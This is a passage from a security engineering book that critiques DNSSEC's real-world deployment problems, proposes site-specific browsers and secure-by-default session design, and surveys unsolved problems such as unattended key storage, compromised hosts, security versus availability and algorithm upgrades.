breaking the DNS since the mechanism that keeps it functioning, caching by resolvers, has now been taken out of the loop. Beyond this there are any number of other potential workarounds, and pretty much all of them eventually lead to serious problems for which the solution in all cases is to turn DNSSEC off again as quickly as possible (amusingly, one of the reports on DNSSEC problems suggests just this, pointing out in its mitigation strategies section that DNSSEC works just fine as long as you don't use it: "domain signing will have no impact on broadband consumers that do not use DNSSEC" [650]).

These real-world issues are something that the DNSSEC standards never even consider [654][655][656], with the operational practices document restricting itself to the standard discussion of key generation, algorithms and key sizes, chain of trust issues, schemes for key rollover, and similar cryptography-related concerns, with no real consideration of any other operational issues beyond those involving key management [657][658][659] and the overview document explicitly declaring these sorts of last-hop considerations to be out of scope for the standard.

It's interesting to note in passing that as with several other security protocols, for which the requirements documents that analyse what the protocol is supposed to achieve weren't written until long after the protocol had already been finalised in yet another example of the Inside-out Threat Model in action, the DNSSEC requirements document didn't appear until a decade after the first drafts of the DNSSEC specification had been published. As the requirements document puts it "nowhere does any of the DNSSEC work attempt to specify in any detail the sorts of attacks against which DNSSEC is intended to protect, or the reasons behind the list of desired security services that came out of the [DNSSEC standards group] meeting" [660]. A study that analyses problems with DNSSEC deployment concurs, pointing out that "most of these DNSSEC specifications focus on *what* has been done, rather than *why* we have been doing it [...] many of the rationales and insights behind these efforts are missing from the public archives" [661]. A partial requirements document was later retroactively bolted onto the protocol specification in response to this [654].

(Admittedly this problem isn't unique to DNSSEC. Requirements documents that analyse the threats that a particular security protocol is intended to counter typically don't exist, and where they do they were, like the DNSSEC requirements, only added long after the original protocol had already been finalised. Another example of this is the Open Authorisation (OAuth) threat model document [662] which didn't appear until after the OAuth protocol standard had already been published. A rare exception is IPv6's secure neighbour discovery protocol (SEND), for which the requirements document [663] was actually published more than a year before the protocol itself appeared [664]. This is unfortunately countered by the fact that implementation support for SEND is almost nonexistent, so that seven years after the protocol was finalised its main implementations are essentially experimental proof-of-concepts [665]. In any case though the existence of any type of requirements document is very much the exception rather than the rule, with most protocols still using the Inside-Out Threat Model that's discussed in "Threats" on page 239).

Another concern with this lack of problem analysis lies in the fact that just as the vast majority of DNS problems are due to software bugs and misconfigured servers rather than malicious attacks (an example of the base rate fallacy applied to security protocol design), so the majority of DNS spoofing is done for legitimate reasons. Every pay-per-view hotel, coffee shop, airport lounge, and hotspot needs to spoof DNS in order to redirect users to the site's logon/payment page before they're allowed general Internet access (the technical term for this is a captive portal), and with DNSSEC in effect this spoofing-based captive portal system no longer works. There is an alternative method available for this that intercepts all traffic to port 80 [666], but this requires updating all existing systems that use DNS spoofing, which in most cases will entail firmware upgrades and also means that you're performing a man-in-the-middle attack on web traffic, which a different group of people than the DNSSEC camp consider an even bigger sin than spoofing DNS. A downside to spoofing DNS is that the client may then end up caching the spoofed DNS response unless you give it a very short lifetime (time-to-live or TTL), and the result is a

shouting match between two different groups of geeks over whether breaking DNS or breaking HTTP is the bigger evil.

There are many other cases in which DNS spoofing is done for legitimate purposes rather than by attackers. For example when mapping IPv4 to or from IPv6 it's necessary to spoof DNS records, returning an IPv4 A record instead of an IPv6 AAAA record or vice versa [667]. All of these quite legitimate (and in fact rather essential) cases of DNS spoofing are broken by DNSSEC.

The DNSSEC designers actually felt that breaking DNS spoofing was a feature since this type of spoofing for access-control purposes saps and impurifies the precious bodily fluids of DNS and had to be stopped, in the same way that the IPsec designers felt that deliberately breaking NAT was a feature because IPsec was going to be bigger than NAT and so everyone would get rid of their NAT boxes and things would return to how they used to be in the good old days.

No-one really knows what to do about these issues. The usual solution seems to be to only run DNSSEC at the network core and leave the edges with plain unsecured DNS in order to avoid breaking things. The end result of this is that the servers involved end up doing vastly more work than they were before with no effective change at the network edges where malicious DNS spoofing, in the rare instances when it occurs, actually happens. The real killer though is that since phishing, botnets, worms, and all the other joys of the modern Internet aren't affected by DNSSEC the global cybercrime industry won't even notice it if it's ever deployed. In the rare cases where DNS-related mischief occurs, the criminals simply use compromised or stolen accounts of legitimate domain owners, which would be fully authenticated by DNSSEC if it were actually deployed [668].

Even an attack that's directly DNS-based, an example being the DNSChanger malware of 2007 - 2012 that hit several million computers in over 100 countries [669], would have been completely unaffected by DNSSEC (despite enthusiastic claims to the contrary by DNSSEC advocates) because it targeted the client (stub) resolver, allowing the attackers to spoof DNSSEC-validated responses at the client [670][671]. (DNSChanger employed the extremely simplistic technique of changing a single Windows registry value in order to perform its attack. If stub resolvers implemented DNSSEC then the problem would have been avoided, but then the attackers would have either added their own DNSSEC signing key or patched the stub resolver, again rendering DNSSEC ineffective).

DNSSEC is a great example of security engineering in a vacuum. The specifications were written by networking geeks and cryptographers with no consideration as to how, or even if, this could ever be deployed in practice. The fifteen years of failure-to-launch [672], which at the time of writing is still ongoing [661], and lack of any very obvious effect if it is ever deployed illustrate the problems of this type of approach. The DNSSEC standard itself was designed with no consideration as to how it would interact with the real world (although in all fairness its origins can be traced all the way back to a mid-1980s US Department of Defence mandate to secure DNS data on the ARPA internet followed by some work done by a defence contractor in the early 1990s in response to a DNS security scare in 1990, when the Internet environment was very different from what it is today [673]). In any case though it illustrates the importance of designing something for what actually happens in practice rather than for an idealised situation that doesn't exist. DNSSEC is one of those things that you want to support just because it's a noble cause, but in practice it appears to be a costly solution that doesn't solve any real problem and/or that introduces significant new problems of its own.

The potential value of DNSSEC isn't so much in providing an authenticated name-to-address mapping but the hope that eventually security policies can be pushed into the DNS. This means that instead of just saying "`www.amazon.com` maps to `aaa.bbb.ccc.ddd`", it'll be possible to add additional indicators like "you must use SSL/TLS when connecting to this site" and "only CA *X* can issue certificates for this site" (solving the problem of browsers automatically trusting vast numbers of arbitrary CAs, see "Certificate Chains" on page 669 for details). That's the theory

anyway, it still remains to be seen whether all of this stuff can be successfully deployed and whether it'll actually have any effect when if it's deployed (there's more discussion of this in "Risk Diversification through Content Analysis" on page 324).

A related problem is that the addition of policy to the DNS, if it can be done and if it's effective, may now make it a real target for attack in a manner that standard DNSSEC isn't, which has historically proven problematic for supposedly secure protocols that often turned out to be far less effective than their designers had hoped once the bad guys decided that they were worth attacking (see the discussion of the market for silver bullets in "X.509 in Practice" on page 694 for details).

In any case even if the technical side of DNSSEC can somehow be made to work, attackers will simply target everything around it and ignore the crypto, in the usual manner for bypassing crypto that was described in "What's your Threat Model?" on page 242. For DNSSEC the easiest target is the manner in which users interact with registrars, which due to the low financial value of domains has to be made as friction-free and simple (and by therefore insecure) as possible. If CAs are doing barely any checking for $9.95 certificates (see "Security Guarantees from Vending Machines" on page 38), how much is a domain name registrar expected to do for a $1.99 domain? Even more worryingly, while the current worst CAs have been at most negligent, none are actually run for the benefit of criminals as some registrars are.

Case Study: Scrap it and Order a New One

If you've been reading through some of the earlier sections you'll have noticed that an overwhelming aspect of the overall security problem is that the default mode of operation for common applications like web browsers and mail software has always been insecure, so that any attempt to secure them invariably fails for the long list of reasons given in "Psychology" on page 125. What's more, the best that we can do when a user's entire environment defaults to insecure mode is to try a series of band-aids that, at best, help some of the users some of the time. This means that many of the solutions given here, when they're retrofitted to existing insecure-by-default applications rather than being built into new ones, aren't terribly optimal but merely constitute the best that we can manage under the circumstances.

What if the default mode of operation was secure, the embodiment of Grigg's Law that "There is only one mode of operation and that is secure" [674]? This is exactly what Skype does, giving it some of the most easily-usable security of any Internet application, which coincidentally also matches users' expectations that their service providers should take care of key management and crypto issues for them [675].

The same can be done for browsers in the form of the site-specific browser (SSB) model, which inverts the usual web-browsing interface so that instead of having the user start their browser and then navigate within it to their bank, or a phishing site that looks exactly like their bank, they instead select the site to visit (for example from a desktop toolbar) and are then taken there via a componentised version of the browser that will only allow them to interact with their bank and only in a secure mode, thus realising the secure-by-default design for at least a subset of critical web sites that matter [676][677]. Instead of having to learn a complex, confusing, and in practice more or less impossible-to-follow set of rules to stay safe, the only thing that users now need to know is that to access their bank they need to use their "online banking application", the site-specific browser accessed via the toolbar.

An example of such an SSB interface is the protected links concept developed at Xerox PARC [678]. This bundles a site-specific profile and site information with an instance of XULRunner, a componentised interface to the Firefox browser core, inside a digitally signed package. Each of these packages is about 40kB in size and launches a locked-down, secure-by-default instance of Firefox that interacts only with the site that it's bound to, with each SSB instance being isolated from any other copies of Firefox that may be running. The SSB contains a very specific profile for the one site that it's targeted at, with measures that include only trusting a single CA or even one specific site certificate (as opposed to "anyone that any CA anywhere has

ever sold a certificate to"), the inclusion (or exclusion) of browser add-ons and plugins, the use of custom "chrome" (the browser look and feel), and so on. In addition since it's a completely isolated browser instance all browser state such as cookies and the browsing history are restricted to that particular instance and can't be accessed from any other browser instance.

A form of SSB is already widely used in mobile devices. Mobile banking applications on these devices are in effect custom web browsers that connect directly to the mobile version of the banks' main web sites. These mini-browsers are isolated from other mini-browser applications and browsing sessions, which prevents cross-site scripting, cross-site request forgery, clickjacking, credential-stealing, and a whole host of other attacks that plague general-purpose browsers, in effect creating the SSB that's described above [679]. So SSBs are perfectly practical and used countless times every day, but so far only within the specialised surroundings of mobile devices.

This use of SSBs also allows for additional security features such as situation-specific site access. Normally when you go to your banking site you're given a one-size-(mis-)fits-all interface through which you can do anything that you want with your account (for example transfer its entire balance to the Ukraine) even if all you really wanted to do was perform a quick balance check. Since SSBs provide a better security environment than standard browsers, organisations like banks can choose to allow account access only if the user comes in via an SSB, and if not then only allow access to the public portions of the site or allow read-only account access but disallow any actions to be taken that affect the contents of the account (a variation of this concept is covered in "Tiered Password Management" on page 617). This avoids the current problem where banks are forced to treat user access requests identically whether they're using a browser on a carefully-locked-down private PC or in a public Internet café in Turkmenistan.

Needless to say this solution doesn't work for everyone. The biggest drawback is that the isolation that provides the security also breaks the ability to follow links, so users can no longer click through directly from an online shopping site to their bank to make a payment (on the other hand given the ever-more-complex calisthenics that users are being required to perform to access their accounts via a standard link, this alternative isn't much more painful than what's already being required of them). In addition the fact that each SSB site requires a custom configuration to be created and digitally signed means that it'll only ever be applied to the larger, more widely-used sites. On the other hand the fact that these are the exact sites that are most heavily targeted by phishers also makes them the ones most worth securing. In practice we won't really know how this approach will evolve until we try it, but of all the current ways that we have of combating browser-based phishing the use of secure-by-default SSBs seems by far the most effective.

An extreme example of the SSB requires users to boot a LiveCD containing a customised, heavily locked-down Linux environment in order to perform their online banking [680]. Alternative approaches involve the use of virtual machines for a similar purpose, although if the experience with multilevel secure (MLS) systems from the 1980s is anything to go by then these won't find much acceptance with users [681].

Figure 104: The session as a primary user interface element (Image courtesy Aza Raskin)

If you've got the luxury of designing a new application or product, build it around Griggs' Law that "There is only one mode of operation and that is secure". In other words design the system around the concept of authenticated/secure sessions, and if you really need to allow insecure access then treat it as a session with user name "anonymous" and an empty password. This is exactly what the Simple Authentication and Security Layer (SASL) does, providing an explicit ANONYMOUS authentication mechanism for use within its authentication framework [682]. If you do this then the entire model of interaction with other applications or systems is built around the concept of a secure session, rather than the current browser model of building everything around insecure sessions and providing a pile of matchsticks and rubber bands with which a web site may or may not be able to implement something that may be secure (but as phishers have shown, really isn't). Figure 104 shows an example of this session-based user interface, with the browser clearly identifying the absence or presence of a session and the identities of the participants [683].

Using the concept of the SSB from above, instead of having users navigate to arbitrary locations in the hope that they correspond to their bank, allow them to have a contact list like Skype or IM clients currently do to take them to sites where security is critical. Build the concept of a secure session into your application at a fundamental level, in the chrome and the site/contact-management system. When you're connected to a remote site or system, display the information in an unmistakeable, unspoofable manner as many IM clients or applications like Skype do (although Skype as a whole isn't much of an example of good UI design, one thing that they have got mostly right is their session management model). Use cryptography underneath your session management rather than building your session management on top of whatever cryptography happens to be in fashion at the moment and requiring that users act like the hypothetical (and totally unrealistic) Alice and Bob characters that are used in cryptography textbooks to explain mathematical protocols to readers [684].

Problems without Solutions

A step beyond security hopeless causes are problems for which there are no known solutions. If you're wondering why technologies like PKI work so badly, the underlying issue is that they're trying to solve a problem for which there is no known solution[92]. There exist a number of these problems in computer security, and you're bound to run into them in one form or another at some point. If you're trying to solve any of the following problems and wondering why it's so hard then it's not just you, no-one else can solve them either. Conversely, if you think that you have a general solution to the problem (rather than a specialised, application-specific one) then your solution has a flaw (or several flaws) that'll be discovered eventually, possibly after millions of dollars and years of effort have been spent on it.

The problem-solving literature distinguishes between special-purpose, application-specific methods and general-purpose one-size-misfits-all methods using the concept of "strong" and "weak" methods, where strong methods are ones designed to solve a specific type of problem while weak methods are general-purpose, one-size-misfits-all ones: "A strong method, like a specific size of wrench, is designed to fit and do an optimal job on one kind of problem; a weak method, like a monkey wrench, is designed to adjust to a multiplicity of problems, but solve none of them optimally" [685]. A related concept is that of cognitive fit, matching the tools and techniques that are used to the task to be accomplished [686][687].

If you're faced with any of the following problems then you need to realise that only a situation-specific strong method will have any chance of working, or at least that after several decades of intensive effort no-one's yet discovered a weak method that works. In addition in many cases there is no (known) technical solution to the problem, so addressing it will require changing your requirements, or the environment in which it occurs, or your business processes, or something else outside the reach of a straightforward technological solution. As a book on antipatterns in IT puts it, "fleeing the situation is always a potential refactoring, and often the most desirable one" [688].

Secure Bootstrapping of Communications

Securely initiating connections with an entity that you've never communicated with before over a network is the killer problem, the elephant in the room, and the mixed metaphor of Internet security protocols. As the rest of this book points out, we have no workable way of doing this. Since this issue is covered extensively in other sections I won't repeat it all again here, except to point out that the only vaguely workable solutions to this problem are probably ones involving pre-authentication over out-of-band channels, for example by sending an authentication string to the user via snail mail. Unfortunately since the most common types of application that would require this form of mutual authentication, web browsers, don't support the required TLS-PSK or TLS-SRP mechanisms, even this solution isn't easily possible.

Key Storage for Unattended Devices

Storing keys in plaintext form is a cardinal sin in cryptography because anyone who gains access to the device or media on which they're stored will be able to lift the unprotected keys from it. The assumption by cryptographers is that a user will enter a password or PIN to unlock or decrypt the keys so that they can be used, but this isn't possible for devices that have to be able to operate unattended. This is a variant of the security vs. availability problem covered in "Security vs. Availability" on page 400 because you're trading off security, not storing keys in plaintext or a plaintext-equivalent form, against availability, the ability to recover from a crash/power outage/OS upgrade/VM migration without explicit human intervention.

Its possible to come up with all sorts of Rube Goldberg approaches to this problem, poking hierarchies of keys into various locations and using them to decrypt other keys

---

[92] This may be the first security book ever published that admits that there exist problems for which cryptography isn't the answer.

in the hope that an attacker can't work their way back far enough to grab the real key(s) to the kingdom, but for unattended operation at some point you need to fall back to a fixed key stored in plaintext-equivalent form that can survive a crash or reboot and start the crypto process.

None of the "obvious" general-purpose solutions to this problem actually solve it. TPMs don't work because all that they can do is store the fixed key that's required to decrypt the other keys (TPMs are just repurposed smart cards and don't have the horsepower to perform anything more than lightweight crypto themselves so you can't offload the overall encryption processing to them), and since for unattended operation they have to release their secrets without a PIN being entered they're just providing plaintext key storage with one level of indirection. Adding custom encryption hardware and performing all of the crypto operations in that is another possible solution, but most manufacturers will be reluctant to add $500 of specialised encryption hardware to a $50 embedded device, or when it's scaled up to PC terms, a $20,000 hardware security module (HSM) to a $2,000 server.

One situation-specific solution that you can apply here is to take advantage of the fact that for auditing purposes the only thing that's required for unattended restart is a mechanism to prevent an attacker from copying unprotected keying material from the machine. For example storing the key in a token plugged into the machine is generally considered sufficient because it gives you the ability to point to a physical security procedure that's used to prevent the key (meaning the token that it's held in) from being removed. This functions as an audit mechanism because it'll be noticed if someone removes the token, which isn't the case if someone copies a file containing the unprotected key from the machine. Hardware security modules (HSMs, a special-purpose crypto computing device capable of storing thousands of keys and performing encryption, signing, certificate management, and many other operations) are often used for this purpose, storing a single symmetric key in the HSM to meet audit requirements. If the HSM vendor has particularly good salespeople then they'll sell the client at least two $20,000 HSMs (each storing a single key) for disaster recovery purposes[93].

This type of security mechanism is inspired by the two-person control that's often required for high-security banking procedures, something that auditors are quite familiar with. A variant of two-artefact control exists in the gun control legislation employed in some countries, whose intent is to prevent a functioning weapon from falling into the hands of an unauthorised person. So while some gun control efforts might be built around arbitrary measures like stating that a magazine holding ten rounds or less is OK while one holding more than ten rounds isn't, other countries require procedures that try and ensure that (say) a burglar breaking into a house won't get their hands on a fully functional weapon, whether its magazine holds five rounds or fifty. One measure that can be used to ensure this is to require that a particular component of the gun (traditionally the firing bolt for bolt-action weapons) be stored separately. The same intent exists with the requirement for on-token storage, someone who compromises the server won't be able to make off with a copy of the encryption key that's needed to use it.

One unfortunate problem with this type of key protection is that it's actually not very secure against an attack that compromises the host system, since all that the HSM does is move the key from the compromised machine into an external box that does anything that the compromised host tells it to. So while it may be perfectly adequate to meet auditing or regulatory requirements, it doesn't really do much in terms of providing an actual increase in security, at least against the common threat of a host machine compromise.

If you're genuinely concerned about security rather than just basic compliance with auditing requirements then you can address this problem by moving more of the security functionality into the HSM, so that instead of simply performing something like a private-key operation whenever the host asks for it the software in the HSM can

---

[93] One large computer vendor actually sells a $50,000 trusted key entry (TKE) workstation specifically for the purpose of entering a single master key to protect secrets. It does come with some very fancy manuals though.

implement whole portions of the underlying security protocol, making it much harder to subvert because when the data leaves the HSM it's in a cryptographically protected form that can't easily be manipulated any more by a compromised host [689][681]. Admittedly the host can still cause trouble through mechanisms like feeding the HSM invalid data, but the process becomes a lot more difficult when most of the security protocol is implemented in a device that's out of reach of malicious software on the host.

The downside to this approach is that it takes a fair bit of programming effort to offload significant chunks of your own security protocol (rather than a standardised one like SSL or S/MIME that someone's already offloaded for you) to external hardware, which is why it's almost never done in practice. For example IBM used to sell a fully programmable high-security crypto coprocessor called, in typical IBM fashion, the 4758 (newer variants are still available today), but almost no-one ever took advantage of its programming capabilities (the steep learning curve and poor marketing probably didn't help much either) [690][691][692][693][694]. So while it's a good idea in theory, practical experience has shown that few users consider it worth the effort.

Secure Operations on Insecure Systems

Up until the widespread appearance of rootkits and botnets some years ago the issue of trying to perform safe operations on an untrusted system was mostly of academic interest [695]. The thinking was that on the off chance that your machine got compromised you needed to restore it to a safe state, typically through a reformat and reinstall from clean media, before you could do anything further with it. Today the sheer scale and scope of the compromised-system problem has made this approach all but impossible, particularly since there's a good chance that your machine will be re-compromised before you've finished downloading and installing all of the updates and hotfixes that will be required to try and prevent a compromise.

As with other problems covered in this section, this one has no easy solution [696]. Trusted computing, assuming that manufacturers ever develop an interest in deploying it, doesn't help because all it does is guarantee that certain core parts of a system are in a known state on boot [697].

This has two problems. Firstly, it's restricted to protecting only a very small part of the system, typically the operating system core, because a computer on which you can't make any changes isn't terribly useful. Secondly, even for the portions that it does protect, it's not guaranteeing that they're safe, merely that they're unchanged from the state they were in when the TPM initially examined them. As the discussion of signed malware in "Digitally Signed Malware" on page 50 has already pointed out, just because something is signed or, in this case, TPM-verified, doesn't mean that it's safe. In fact with the involvement of TPMs it can become the exact opposite, because a mechanism that's intended to protect software components from interference for DRM purposes also make for a great mechanism for protecting malware from interference by antivirus software [698].

Even if the code isn't deliberately designed to be malicious, there's a pretty good chance that it can be abused for the purpose. Depending on which reference you want to go with, a typical industry figure for code defects is about twenty bugs in every thousand lines of code (KLOC) [699] (feel free to substitute your own pet value at this point if you disagree with this, the important thing isn't the absolute value but the rough order of magnitude for estimation purposes). With widely-used operating systems like Linux and Windows weighing in at 50-100 million lines of code (again, depending on which version and what you count as being part of "Linux" and "Windows") that's between one and two million bugs, and that's totally ignoring the additional code that'll be added in the form of user-installed device drivers and other kernel components, which have been found to have error rates three to seven times higher than the rest of the kernel [700], as well as the perpetual churn of updates). This means that what your TPM-verified boot is giving you is a guarantee that you're loading an OS core with only a million bugs rather than a tampered one with a

million and one bugs. So TPMs, or trusted computing in general, isn't going to help[94].

Beyond the trusted computing approach there are all manner of cat-and-mouse games that developers are willing to play to try and outrun the malware authors, including things like graphical data-entry mechanism (the malware takes a screenshot and/or records mouse actions), trying to hook the system at a lower level than the rootkit is (the malware engages the application in a race to the bottom of the driver chain, with the malware invariably winning), and so on.

Figure 105: External trusted computing device

Another approach to the problem is to accept the fact that you can never really trust anything that's done on a PC and treat it purely as a router, forwarding appropriately encrypted and authenticated content from a remote server to an attached self-contained device via a USB or Bluetooth link. This solution gets re-invented every six to twelve months by academics and vendors, a process that's been ongoing for at least fifteen years now. One example of this approach, whose age can be approximated by the fact that it uses IrDA for its communications with the host because USB didn't exist at the time, is shown in Figure 105. A more recent variant that's only been reinvented every six to twelve months for the last ten years or so uses trusted computing and TPMs for the same thing.

While this does address the compromised-machine problem, it doesn't work too well as a solution because it's expensive, requires deployment of specialised hardware (unless you're using a cellphone as your external device, which opens up a whole new can of worms in terms of creating an application that installs and runs on a variety of completely incompatible platforms that their owners tend to swap out every year or two), and the use of custom protocols and mechanisms both on the client and the server in order to handle the constraints imposed by the attached device.

Although there are endless variations on the theme of trying to mitigate the problems caused by running on a compromised system, most of them are at best speed-bumps for an attacker, and may work only because deployment isn't significant enough to make it worthwhile for an attacker to target and defeat them (see "Don't be a Target" on page 310 for a longer discussion on using this as a defensive strategy). At the moment the best compromise solution is probably to use widely-available devices like cellphones to provide out-of-band verification of operations performed on a (potentially) compromised machine, for example by sending an SMS containing details of the operation and an authenticator that's cryptographically bound to it for the user to enter on their PC.

---

[94] Unless you're a vendor that sells TPMs, in which case trusted computing will solve all of the user's problems, no matter what they are.

This use of SMS-based authentication for online banking is discussed in more detail in "Identifying Non-Threats" on page 275 and "Password Lifetimes" on page 574, and it's also been used in other areas like e-voting to allow voters to verify that the vote that they placed via a voting computer at a polling station was recorded accurately at the central election server [701].

Security vs. Availability

The issue of security vs. availability is an umbrella problem that encompasses several other unsolvable sub-problems like unattended key storage (covered in "Key Storage for Unattended Devices" on page 396) and how to upgrade a product or device after a security breach (covered in "Upgrading Insecure Products vs. Backwards-Compatibility" on page 400). The conflict between the two arises because availability concerns dictate that in the case of a problem the system allows things to continue while security concerns dictate that in the case of a problem the system doesn't allow things to continue. Most products will prefer to continue in insecure mode rather than shut down. For example the GSM standard includes a mechanism for alerting cellphone users when their phone isn't using encryption, but this is universally disabled by cellular providers because it increases their support costs while providing them with little real benefit. It's only when the manufacturer or vendor's interests are being protected, for example when DRM is used, that a device will shut down rather than continue to operate in insecure mode. This is a purely political/business issue, since building both high-availability and high-security systems is a solvable (if not necessarily easy) issue but deciding when to allow something to continue and when to block it isn't.

Availability concerns can be a powerful motivator. Some time ago a data centre was built using marine diesel generators for its backup power. Marine diesels come with a built-in cooling system, informally referred to as "the ocean", and so they're built with less concern about overheating than conventional generators (this means that they can also be made much more compact than standard generators, which was a concern in the data centre in question). Unfortunately this type of water-cooling wasn't readily available in the data centre, which used a stand-in consisting of a large water cistern whose contents were flushed through the generators' cooling systems when they were in use until the cistern had emptied, whereupon the generators' thermal cut-outs shut them down once they got too hot.

The data centre management's response to this was to have the safety interlocks on the generators disabled in order to allow them to continue to run outside their safe operating range. The fact that they might be able to get an extra five or ten minutes out of them and thereby potentially ride out a power outage that they wouldn't otherwise have survived meant that they saw it as preferable to disable the safety cut-outs and run the generators to destruction rather than to risk having the data centre go down.

This is not an isolated case.

Sometimes it may be possible to reach a compromise between security and functionality, as Microsoft did with the Windows firewall settings when they finally turned it on by default in Windows XP SP2. Once they'd enabled it they found that small home networks in which some designated computer acts as a file and print server were broken by having all ports on the server closed by default. The fix was to open the ports required for print and file sharing, but only for the local subnet [702]. Since home users are unlikely to be running computers on multiple subnets and anyone sophisticated enough to be doing so will presumably know what a firewall is and what to do with it, this protected home users from Internet-based attacks without breaking their existing network setup.

Upgrading Insecure Products vs. Backwards-Compatibility

A variation of the problem of security vs. availability is how to recover from the catastrophic compromise of a security system, for example because of a failure of an encryption algorithm or mechanism. This type of problem is extremely rare in properly-designed systems (attackers target the implementation, the way that it's

used, or some other aspect unrelated to the crypto, see the discussion in "Assuming the Wrong Threat" on page 278 for more on this), so the easiest approach is to ignore it and hope that it never occurs. There have been occasional attempts made to design various Rube Goldberg-style workarounds, but they're invariably far more complex than the more straightforward approach of a reformat and reinstall of the security system in the event of a catastrophic failure.

Consider for example a system that uses two authentication algorithms in case one fails, or that has an algorithm-upgrade/rollover capability, perhaps via downloadable plugins. At some point a device receives a message authenticated with algorithm A saying "Algorithm B has been broken, don't use it any more" (with an optional side-order of "install and run this plugin that implements a new algorithm instead"). It also receives a message authenticated with algorithm B saying "Algorithm A has been broken, don't use it any more", with optional extras as before. Although you could then apply fault-tolerant design concepts to try and make this less problematic, this adds a huge amount of design complexity and therefore new attack surface. Adding to the problems is the fact that this capability will only be exercised in extremely rare circumstances. So you have a piece of complex, error-prone code that's never really exercised and that has to sit there unused (but resisting all attacks) for years until it's needed, at which point it has to work perfectly the first time. In addition you have some nice catch-22's such as the question of how you safely load a replacement algorithm into a remote device when the existing algorithm that's required to secure the load has been broken.

Compounding this even further is the innate tendency of security geeks to want to replace half the security infrastructure that you're relying on as a side-effect of any algorithm upgrade. After all, if you're replacing one of the hash algorithms then why not take the opportunity to replace the key derivation mechanism that it's used in, and the signature mechanisms, and the key management as well? This results in huge amounts of churn as a theoretically minor algorithm change carries over into a requirement to re-implement half the security mechanisms being used. One example of this is TLS 1.2, for which the (theoretically minor) step from TLS 1.1 to TLS 1.2 was much, much bigger than the change from SSL to TLS because the developers redesigned significant portions of the security mechanisms as a side-effect of introducing a few new hash algorithms. As a result, TLS 1.2 adoption has lagged for years after the first specifications became available (in one global scan of nearly 400,000 TLS servers carried out in mid-2010 by a browser vendor, exactly two servers were found that supported TLS 1.2, and both of them were specially set-up test servers [703], and two more global surveys carried out a year apart found that use was "virtually non-existent" [704][705]).

Another problem with the upgrade process is the fact that the insecure variant of the protocol or product that's being supplanted is inevitably some legacy component or protocol that the current development team has inherited from someone or somewhere else, and since it's legacy code it's not worth fixing because everyone will be moving to the new version, they're already behind schedule without taking on further responsibilities, and in any case it's not their code but someone else's and why should they have to sort it out? The result is that the legacy code remains deployed and unfixed when a far more straightforward approach would be a simple reformat and reinstall whenever this is practical.

As with any of these problems, there are always situation-specific solutions that work for individual cases. For example if you need to upgrade a small number of physical devices then you can courier out a replacement unit that clones its state from the one that's being upgraded via an encrypted, authenticated location-limited channel (see "Use of Familiar Metaphors" on page 497), wiping the information from the original device when the cloning process is complete. This procedure is used by some cryptographic hardware security modules to create backups, allowing the internal state to be moved to a new (or backup) HSM in protected form. These sorts of situations are convenient to handle in terms of authentication because if the devices are managed by a centralised authority then the authority can bake public keys into

them and use the keys to authenticate updates and data transfers. There's even a formal standard for doing this sort of thing [706].

Another variation on this, again where physical devices are involved, has the remote device securely communicate its state to the device supplier, who copies it into a new device that then gets couriered out for exchange with the old one. This works for things like VoIP boxes that are often owned by, or rented from, a service provider in preconfigured form but that contain user data that needs to be migrated across to any replacement devices (if you are going to do this and you're worried about fairly dedicated opponents then you need to watch out for a supply-chain attack in which an attacker sends out trojaned hardware, although in the case of VoIP boxes there are far easier ways to get at someone's voicemail than resorting to measures like this).

Another thing that you can do is to opportunistically upgrade your encryption/- hashing/digital signature algorithms and mechanisms if you know that the other side can handle the upgrade [707]. For example if the default hash algorithm for your application is SHA-1 but your certificate has been signed by a CA that uses SHA-256 then you can safely switch to that in your application as well, since anyone who wants to verify your certificate will need to be able to deal with SHA-256 and therefore will be able to handle it for your signed data as well (or to look at it another way, if they can't verify your certificate using SHA-256 to begin with then it doesn't matter what algorithm you use to sign your data).

The general idea behind opportunistic upgrade is to use the strongest algorithm that the other side has demonstrated an ability to deal with. Some protocols like PGP and S/MIME even have a facility through which the other party can indicate which algorithms they're capable of dealing with, but unfortunately this information, which is baked into public keys and data signatures at the time they're created, is often out of date by the time you need it so you potentially still need to try the opportunistic upgrade. This is a somewhat low-level capability though, so ideally it's something that your security toolkit should take care of for you.

One thing to be aware of with this type of opportunistic security upgrade to new, improved algorithms is that it's not always secure against rollback attacks in which an attacker tries to trigger a fallback to an older, no-longer-secure mechanism or algorithm. For example if you're using your own certificate to trigger an upgrade to a newer hash algorithm as described above then there's not much that an attacker can do, but if you're using someone else's certificate then an attacker who's compromised a particular hash algorithm can feed you a forged certificate using the broken algorithm and thereby disable the signalling for an opportunistic upgrade to a newer algorithm. So while it's always a good idea to have the capability for opportunistic upgrade available, you should be careful about the precise circumstances under which you rely on it.

DRM and Copy Protection

